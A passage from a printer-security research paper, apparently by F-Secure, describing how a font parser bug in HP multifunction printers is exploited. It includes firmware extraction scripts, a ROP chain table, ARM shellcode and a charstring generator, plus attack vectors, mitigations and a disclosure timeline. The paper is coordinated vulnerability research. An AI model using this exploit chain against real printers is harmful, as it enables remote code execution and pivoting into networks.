        print("Usage: %s <path to SystemFirmware.*.hps>" %
(sys.argv[0]))
        sys.exit(1)

    with open(sys.argv[1], 'rb') as f:
        data = bytearray(f.read())

    print("[*] Unscrambling (this will take a while)...")

    # The second DWORD is used as the seed
    seed, = struct.unpack("<L", data[:4])
    unscambler = Unscrambler(seed)

    # The scrambled contant starts at offset 8
    data = data[8:]
    unscrambled = []
    for offset in range(0, len(data), 4096):
        u = unscambler.unscramble(data[offset:offset+4096])
        unscrambled.append(u)
    unscrambled = b''.join(unscrambled)

    target, _ = os.path.splitext(sys.argv[1])
    print("[*] Writing the unscrambled content to %s" % (target))
    with open(target, 'wb') as f:
        f.write(unscrambled)


if __name__ == "__main__":
    main()
```

Finally, we were able to unscramble and extract `SystemFirmware/SystemFirmware.Release.7z.hps`, and get our hands on a `HP.Mfp.Pdl.Adapter.dll` from a fresh firmware. We proceeded with static analysis to check whether the latest firmware for our M725 was still vulnerable. Much to our surprise, the vulnerability was still there!

LOCATING THE SAME ISSUE IN MULTIPLE FIRMWARE TARGETS AND VERSIONS

Having confirmed the vulnerability exists also in the latest firmware version and knowing how to extract the DLL, we could do a mass-scale dump and comparison of `HP.Mfp.Pdl.Adapter.dll` versions across all firmware files in BDL format. As mentioned earlier, the HP firmware repository for MFPs is located on the HP FTP Server[21]. The following shell script automatically downloads and extracts the library, along with sorting by hash:

```
#!/usr/bin/bash
BDLURI=$1
BDLNAME=`echo $BDLURI | sed 's/.*\///g'`

echo $BDLURI

wget -c $BDLURI

echo $BDLNAME
escript ../parse_bdl.erl $BDLNAME

SYSFWHPS="./$BDLNAME.extracted/SystemFirmware/SystemFirmware.?elea
se.7z.hps"
SYSFW7Z="./$BDLNAME.extracted/SystemFirmware/SystemFirmware.?eleas
e.7z"

if [ -f $SYSFWHPS ]; then
    python3 ../unscramble-systemfirmware.py $SYSFWHPS
    7z x $SYSFW7Z
    if [ -f bin/HP.Mfp.Pdl.Adapter.dll ]; then
        echo "DLL located!"
        DLLSHASUM=`shasum bin/HP.Mfp.Pdl.Adapter.dll | awk '{print
$1}'`
        mkdir -p ../alldlls
        echo "$BDLNAME $DLLSHASUM" >> ../alldlls/alldlls.txt
        cp bin/HP.Mfp.Pdl.Adapter.dll ../alldlls/$DLLSHASUM
    fi
    mv bin bin.extracted
    rm -rf ./*.extracted
fi
```

We executed this script on 13th of December 2020, and got seven different hashes for `HP.Mfp.Pdl.Adapter.dll`, for 72 different printer and MFP models. At least 38 of those models had the exact same DLL as the latest firmware for our M725. It was time to write a proper exploit that allows us to run arbitrary code on the device.

[21] https://ftp.hp.com/pub/networking/software/pfirmware/pfirmware.glf

5 EXPLOITATION

Our high-level plan for arbitrary code execution is to pivot the stack to execute our ROP chain, make the memory region of our shellcode executable, and transfer execution to it.

THE STACK PIVOT

In order to use ROP, we need to control the call stack. With a stack-based buffer overflow you typically get this control as a direct result of the vulnerability but in our case we need to pivot the stack, i.e., point the stack pointer (`SP`) to a buffer we control.

To transfer the execution to a ROP gadget of our choosing, we will use the same method as in the original proof of concept: overwriting the address of the `sqrt` function imported from `coredll.dll` and triggering the call by using the `sqrt` Type 2 operator. The great thing about this method is that it also gives us full control over `R0` as the implementation of the operator takes a `double` as an argument and puts the lower 32 bits to `R0` before the to-be-diverted call to `sqrt` in `coredll.dll`. In summary, what we are looking for is a gadget that goes from controlling `R0` to controlling the stack pointer (`SP`).

Let's start by finding all potential ROP gadgets in `coredll.dll`. We chose this DLL because it is always get mapped to the same address. Listing potential gadgets is easy with ROPgadget[22]:

```
ROPgadget --binary coredll.dll > gadgets.txt
```

Since we want to go from controlling `R0` to controlling `SP`, we run an ugly `grep` for `Load Multiple` instruction with `R0` as the base register and `SP` in the register list:

```
grep -e "ldm.\?.\? r0.\?, {.*sp.*}" gadgets.txt
```

We get seven hits of gadgets of different length which all include this beauty:

```
0x4005dc98 : ldm r0!, {r4, r5, r6, r7, r8, sb, sl, fp, ip, sp, lr}
; movs r0, r1 ; moveq r0, #1 ; bx lr
```

The astute readers may recognize this as the `longjmp`[23] function. The type of the first parameter (`R0`) is `jmp_buf` which is "an array type suitable for storing information to restore a calling information"[24]. We are mainly interested in overwriting `SP` with the value from the `jmp_buf` at this point but we will take advantage of the opportunity to control the other registers later.

The next questions are:

- Where do we put the `jmp_buf`, i.e., what value should we put to `R0` upon calling `longjmp`?
- Where do we put our fake stack, i.e., what should be the new value for `SP`?

In other words, we need two buffers that we control in addresses that we know. This poses a chicken and egg problem: we control the content of `g_vector_arrays` and `g_transient_array` but we do not know the address of those arrays. On the other hand, we do know the address of `coredll.dll`, including the unused read-write memory area on the last page of the `.data` segment, but we do not directly control the data there.

---

22 https://github.com/JonathanSalwan/ROPgadget

23 https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/longjmp?view=msvc-160

24 https://en.cppreference.com/w/c/program/jmp_buf

We decided to solve the dilemma by somehow getting our hands on the absolute addresses for `g_vector_arrays` and `g_transient_array`. Determining the base address of `HP.Mfp.Pdl.Adapter.dll` first and calculating the addresses of the arrays would have been one option. However, we took a different route: finding a properly aligned pointer and using the Type 2 operand `get` to read the value. We will elaborate on this method next.

The `get` operand retrieves a value stored in the transient array. The argument for `get` is used as an index to `g_transient_array` which is accessed as an array of `double`'s. We already know from the original proof of concept how to overwrite `g_transient_array_size` to make it large enough. This gives us the ability to access any 8-byte aligned value in the 32-bit process memory as a `double`. In order to copy from an arbitrary address `src`, we can solve the desired value for `index` from the following equation:

```
src = (g_transient_array + index*8) & 0xffffffff
```

Here are the pointers to `g_transient_array` and `g_vector_arrays` that we want to read:

```
.text:10433ba0 f0 72 d1 10     addr        g_transient_array
.text:10433ba4 a0 4a d1 10     addr        DAT_10d14aa0

.text:10439ae0 cc 6c d1 10     addr        PTR_10d16ccc
.text:10439ae4 40 57 d1 10     addr        g_vector_arrays
```

With `g_transient_array` at `0x10d172f0` with the default base address, the correct values for `index` are:

```
0x10433ba0 = (0x10d172f0 + index*8) & 0xffffffff --> index =
0x1fee3916
0x10439ae0 = (0x10d172f0 + index*8) & 0xffffffff --> index =
0x1fee44fe
```

You might have noticed that reading the value this way puts the pointer to `g_transient_array` in the lower 32 bits of the `double` and the pointer to `g_vector_arrays` in the upper 32 bits. This is perfect:

- For calling our `longjmp` stack pivot gadget, we need a `double` that holds the address of the `jmp_buf` in the lower 32 bits – this is the dword that the Type 2 operator `sqrt` puts to `R0`. Since we have a way of getting a pointer to `g_transient_array` to the lower 32 bits of a `double`, we can use `g_transient_array` as the `jmp_buf` for loading the new register values.

- The value for `SP` is stored at byte offset `0x24` in the `jmp_buf` which we just decided to store in `g_transient_array.` Since the Type 2 operators access `g_transient_array` as a `double` array, the value at byte offset `0x24` is in the upper 32 bits of the `double`. Using the `put` operator with index of 4, we can place the upper 32 bits of a `double` to byte offset `4*sizeof(double)+4=0x24`. Since we have already established a method for placing `g_vector_arrays` to those upper 32 bits, this allows us to point `SP` to `g_vector_arrays`. This is the buffer where we will start constructing our fake stack and the ROP chain to.

To summarize, we will construct the `jmp_buf` to `g_transient_array` and the fake stack with our ROP chain to `g_vector_arrays`.

THE ROP CHAIN

Our goal is to call `VirtualProtect` to make the memory region of our shellcode executable. The function parameters and the corresponding registers are as follows:

REGISTER	PARAMETER	NOTES
R0	lpAddress	Address of our shellcode
R1	dwSize	Size of shellcode
R2	flNewProtect	0x40 for PAGE_EXECUTE_READWRITE
R3	lpflOldProtect	Needs to point a valid, writable address

For the shellcode we once again need a buffer that we control and whose address we can somehow acquire. `g_vector_arrays`, the same buffer we use for our fake stack, meets both criteria. For `R3` we need a valid, writable address. We can use `0x4008e664`, a writeable but unused address on the last page of the `.data` segment in `coredll.dll`.

The full ROP chain for calling `VirtualProtect` and transferring the execution to stage 1 shellcode is shown in Table 1 and the `jmp_buf` for setting the initial registers values is shown in Table 2. We will explain the flow of the ROP chain next.

Table 1: Fake stack with our ROP chain

VALUE	NOTES	g_vector_arrays INDEX	BYTE OFFSET
40030ee0	r4 => pop {lr} ; bx lr	0	0x00
4008e664	r5 => 0x4008e664 (writeable address in coredll.dll)		0x04
40028d54	mov r3, r5 ; mov r2, r6 ; mov r1, r7 ; mov lr, pc ; bx r4	1	0x08
4004624c	lr => pop {pc}		0x0c
4002902c	VirtualProtect	2	0x10
40030148	pop {r4, r5, lr} ; bx lr		0x14
	r4 => Copied from 10439ae0, dummy	3	0x18
	r5 => Copied from 10439ae0+4, pointer to g_vector_arrays		0x1c
4004624c	lr => pop {pc}	4	0x20
40030144	add r0, r5, #0x1c ; pop {r4, r5, lr} ; bx lr		0x24
	r4 => padding	5	0x28
	r5 =>padding		0x2c
4004624c	lr => pop {pc}	6	0x30
4006952c	add r0, r0, #0x34 ; bx lr		0x34
400189dc	add r0, r0, #8 ; bx lr	7	0x38
40051264	bx r0		0x3c
4005ee38	memmove	8	0x40
40026694	VirtualAlloc		0x44
	Copied from 0x10d16cb0, dummy	9	0x48
	Copied from 0x10d16cb0+4, pointer to stage 2 shellcode stored in CFF Strings INDEX		0x4c
	padding	10	0x50
	padding		0x54
	Stage 1 shellcode start here	11	0x58

Table 2: Final jmp_buf

REGISTER	VALUE	NOTES	BYTE OFFSET	g_transient_ array INDEX
R4		Copied from 0x10439ae0, dummy	0x00	0
R5		Copied from 0x10439ae0+4, pointer to g_vector_arrays	0x04	
R6	0x40	Copied from 0x10988ff8	0x08	1
R7	0x80	Copied from 0x10988ff8+4	0x0c	
IP		Copied from 0x10439ae0, dummy	0x20	4
SP		Copied from 0x10439ae0+4, pointer to g_vector_arrays	0x24	
LR	0x4001b464	mov r0, r5 ; pop {r4, r5, lr} ; bx lr	0x28	5
N/A			0x2c	

We start our ROP chain with the following gadget:

```
0x4001b464 : mov r0, r5 ; pop {r4, r5, lr} ; bx lr
```

We will place its address at offset `0x28` in `jmp_buf` in order to overwrite the LR register (see Table 2 for the `jmp_buf` structure). The rest of the ROP chain is stored in our fake stack (see Table 1).

The ROP chain calls `VirtualProtect(g_vector_arrays, 0x80, PAGE_EXECUTE_READWRITE, 0x4008e664)`, calculates a pointer to `g_vector_arrays+0x58` which is where our stage 1 shellcode is, and transfers the execution there:

```
.section .text
.global _start

/*
Stack at this point:

4005ee38    r4 => memmove
40026694    r5 => VirtualAlloc
copied      r6 => untouchable
copied      r7 => ptr to string data, i.e., stage2
*/

_start:
    pop {r4, r5, r6, r7}          // r4 = memmove, r5 = VirtualAlloc
                                  // r6 = padding, r7 = stage2
    andmi r0, r0, r0

    mov r0, #0
    andmi r0, r0, r0

    mov r1, #4096
    andmi r0, r0, r0

    mov r2, r1
    andmi r0, r0, r0

    mov r3, #0x40
    andmi r0, r0, r0

    blx r5                        // buf = VirtualAlloc(NULL, 4096,
MEM_COMMIT,
                                  //
PAGE_EXECUTE_READWRITE)
    andmi r0, r0, r0

    mov r1, r7                    // src = r7 = stage2
    andmi r0, r0, r0

    mov r2, #4096
    andmi r0, r0, r0

    blx r4                        // memmove(buf,
stage2_in_CFF_strings, 4096)
    andmi r0, r0, r0

    blx r0                        // go to stage2
    andmi r0, r0, r0
```

DOUBLE TROUBLE

You might be wondering what the deal is with the `andmi, r0, r0, r0` instructions in the shellcode. We cannot use arbitrary shellcode just yet because the stage 1 shellcode is stored in `g_vector_arrays` which we can access as an array of `double`'s only. This prevents us from having full control over the upper 32 bits of the `double`, i.e., every other instruction of the shellcode in ARM mode. The reason for choosing the instruction `andmi, r0, r0, r0` is that it is essentially a no-operation for our purposes and the binary representation `0x40000000` makes it easy to control the lower 32 bits of the `double`.

Mateusz "j00ru" Jurczyk has documented an elegant method for building ROP chains with IEEE-754 single-precision numbers[25]. However, inspired by the intuitive explanation of floating-point numbers in "Game Engine Black Book: Wolfenstein 3D"[26], we decided to take a different approach that requires more Type 2 commands to implement but might be easier to understand.

As explained in the Wikipedia article[27], the lowest 52 bits of the double are the fraction and the next 11 bits are the exponent. Since the fraction has 52 bits, it divides a "window" specified by the exponent into 2^52 "buckets" of equal size. For example, if our exponent is 1, our window is between 2^1=2 and 2^(1+1)=4. Where exactly between 2 and 4 we are depends on the value of the fraction. Since the width of the window is 4-2=2, the width of one bucket is 2/(2^52)=2^-51. If we want to control the lowest 32 bits of a `double`, we can start with the value of 2, and if bit 0 needs to be set, we add 2/(2^52)*2^0. If we want to set bit 1, we add 2/(2^52)*2^1, etc.

The Python code below demonstrates generating a Type 2 charstring that sets the lower 32 bits of the double to a value of our choosing. The code uses the same exponent as our previous example (1). It is represented as 1024 (0x400) in biased form[28] which allows us to set the upper dword of the double to `0x40000000` which is our "NOP" instruction `andmi, r0, r0, r0`.

```
import struct

ADD = struct.pack(">BB", 12, 10)
DIV = struct.pack(">BB", 12, 12)
MUL = struct.pack(">BB", 12, 24)

# Copy values from the transient array to g_vector_arrays
# Parameters: regitem j index count
STORE = struct.pack(">BB", 12, 8)

# Put to transient array. Parameters: index value
PUT = struct.pack(">BB", 12, 20)

# Get from transient array. Parameters: index
GET = struct.pack(">BB", 12, 21)

def BYTE(v):
    return struct.pack(">B", 139+v)

def dword_to_vector_array(dword, regitem, j, value_index,
fraction_index):
    FRACTION_BIT_COUNT = 52
    charstring = BYTE(2)

    # Calculate the value for the least significant bit of the
fraction
    # We use exponent of 1, i.e., a biased exponent of 0x400 -->
    # the upper DWORD of the resulting double will be 0x40000000
    for x in range(FRACTION_BIT_COUNT):
        charstring += BYTE(2)
        charstring += DIV
    charstring += BYTE(fraction_index) + PUT
```

[25] https://pagedout.institute/download/PagedOut_001_beta1.pdf

[26] https://fabiensanglard.net/gebbwolf3d/

[27] https://en.wikipedia.org/wiki/Double-precision_floating-point_format

[28] https://en.wikipedia.org/wiki/Exponent_bias

```
    # Exponent is 1, start with 2^1
    charstring += BYTE(2) + BYTE(value_index) + PUT
    pos = 1
    for x in range(32):
      # Is the bit set in the dword?
       if (dword & pos) == pos:
           # Add the current fraction value to what we have
already
          charstring += BYTE(fraction_index) + GET
          charstring += BYTE(value_index) + GET
          charstring += ADD
          charstring += BYTE(value_index) + PUT
       # Move on to the next dword bit, multiple fraction value
by two
       pos = pos*2
       charstring += BYTE(fraction_index) + GET
       charstring += BYTE(2)
       charstring += MUL
       charstring += BYTE(fraction_index) + PUT

    charstring += BYTE(regitem) + BYTE(j) + BYTE(value_index) +
BYTE(1) + STORE

    return charstring
```

The stage 1 shellcode calls `VirtualAlloc` to allocate an executable memory region, copies the stage 2 shellcode there, and transfers the execution. To make the exploit as flexible as possible, we wanted to put the stage 2 somewhere inside the CFF. A natural option was the String INDEX in CFF[29] since we already had the code for crafting custom CFF files and with some reverse engineering we found a pointer to the CFF string data at `0x10d16cb0+4`.

Houston, we have arbitrary code execution on the device. Finally.

ATTACK VECTORS

Here are some of the attack vectors that could be used to deliver the exploit:

- Printing from USB drives. This is what we used during the research. In the modern firmware versions, printing from USB is disabled by default.
- Social engineering a user into printing a malicious document. While we did not test this yet, it should be possible to embed the font exploit in a PDF. The opportunities for social engineering are endless: HR printing a CV before a job interview, a receptionist printing a boarding pass, etc.
- Printing by connecting directly to the physical LAN port.
- Printing from another device that is under attacker's control and in the same network segment. This also implies that the flaw is wormable, i.e., the exploit can be used to create a worm that replicates itself to other vulnerable MFPs across the network.
- Cross-site printing (XSP)[30]: sending the exploit to the printer directly from the browser using an HTTP POST to JetDirect port 9100/TCP. This is probably the most attractive attack vector.

A video that demonstrates exploiting the printer from a malicious website can found on the F-Secure Labs blog[31]. The exploit runs a SOCKS proxy[32] on the MFP, allowing the attacker to pivot further into the network."

[29] https://adobe-type-tools.github.io/font-tech-notes/pdfs/5176.CFF.pdf

[30] http://hacking-printers.net/wiki/index.php/Cross-site_printing

[31] https://labs.f-secure.com/blog/printing-shellz

[32] https://en.wikipedia.org/wiki/SOCKS

6 MITIGATIONS

Considering the impact of the issues, we strongly encourage installing the available firmware update. The list of affected HP MFP models and the instructions for obtaining the updated firmware can be found in the security bulletins[33] [34]. HP also has an excellent technical white paper titled "HP Printing Security Best Practices for HP FutureSmart Products"[35]. It describes the process of using HP Web Jetadmin to secure all the printing products at the same time.

To mitigate the risk of the exposed connectors for shell access, we recommend following the advice stated in HP's whitepaper: "Limiting physical access to an MFP can easily prevent many security risks from unauthorized users". To detect physical attacks against the communication board, anti-tamper stickers could be placed on it. Removing the board should result in a damaged sticker, a clear sign of a compromised device. You could also place the device in CCTV-monitored area so it is possible to detect who was using the device at the time of the compromise.

There are multiple ways to mitigate the vulnerability in the font parser. Firstly, printing from USB is disabled by default and should stay that way, as recommended by HP. Secondly, since an attacker in the same network segment can exploit the vulnerability by communicating directly to JetDirect TCP/IP port 9100, it is recommended to place the printers into a separate, firewalled VLAN[36]. The workstations should communicate with a dedicated print server, and only the print server should talk to the printers. This is important since, without proper network segmentation, the vulnerability could be exploited by a malicious website that sends the exploit directly to port 9100 from the browser. To hinder lateral movement and C&C communications from a compromised MFP, outbound connections from the printer segment should be allowed to explicitly listed addresses only. Finally, it is recommended to follow HP's best practices for securing access to device settings to prevent unauthorized modifications to any security settings.

[33] https://support.hp.com/us-en/document/ish_5000124-5000148-16/hpsbpi03748

[34] https://support.hp.com/us-en/document/ish_5000383-5000409-16/hpsbpi03749

[35] http://h10032.www1.hp.com/ctg/Manual/c03137192

[36] http://hacking-printers.net/wiki/index.php/Countermeasures#Admins

7 CONCLUSIONS

Targeting MFPs has clear benefits for both real and simulated attacks:

- Pivoting further into the network
- Access to confidential information processed on the device
- Potentially outdated firmware due the devices falling outside the standard patch management process
- Limited monitoring of security events
- Limited support for proper forensic investigation

In our quest to enhance our attack simulation capabilities while learning hardware security, we discovered two very different methods for gaining full control over HP MFPs: exposed connectors for shell access and a memory corruption issue in the font parser. The former requires physical access to the device but the latter can be exploited remotely – even directly from a malicious website. The good news is that the attackers have budgets too, and a font parser bug in an MFP is unlikely the low hanging fruit that the attackers would pick to target a typical organisation.

While such security issues in MFPs may sound exotic, the mitigation advice should sound familiar: patch management, network segmentation, physical security, and following the vendor's security best practices. If your organization has already gotten these basics right and you feel MFP security is a relevant concern, we are here to help you – be it attack simulations, product security, or any other service of our research-led cyber security consultancy has to offer.

8 THANKSGIVING SERVICE

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- HP Product Security Response Team for smooth cooperation
- Mateusz "j00ru" Jurczyk for inspiration, advice, and encouragement with the font exploit
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- FoxGlove Security for their original research on the HP MFP platform
- Thierry Decroix for his help with writing this paper

9 DISCLOSURE TIMELINE

DATE	EVENT
2021-04-29	F-Secure Consulting discloses the vulnerabilities to HP
2021-05-12	Email from HP with a question about the PoC. F-Secure replies
2021-05-13	Email from HP about our plans on publishing the findings. F-Secure replies
2021-06-14	HP sends F-Secure a fixed firmware for verification
2021-06-16	F-Secure replies with the verification results and some additional questions
2021-06-21	F-Secure shares a draft of this paper with HP
2021-11-01	HP publishes their Security Bulletins

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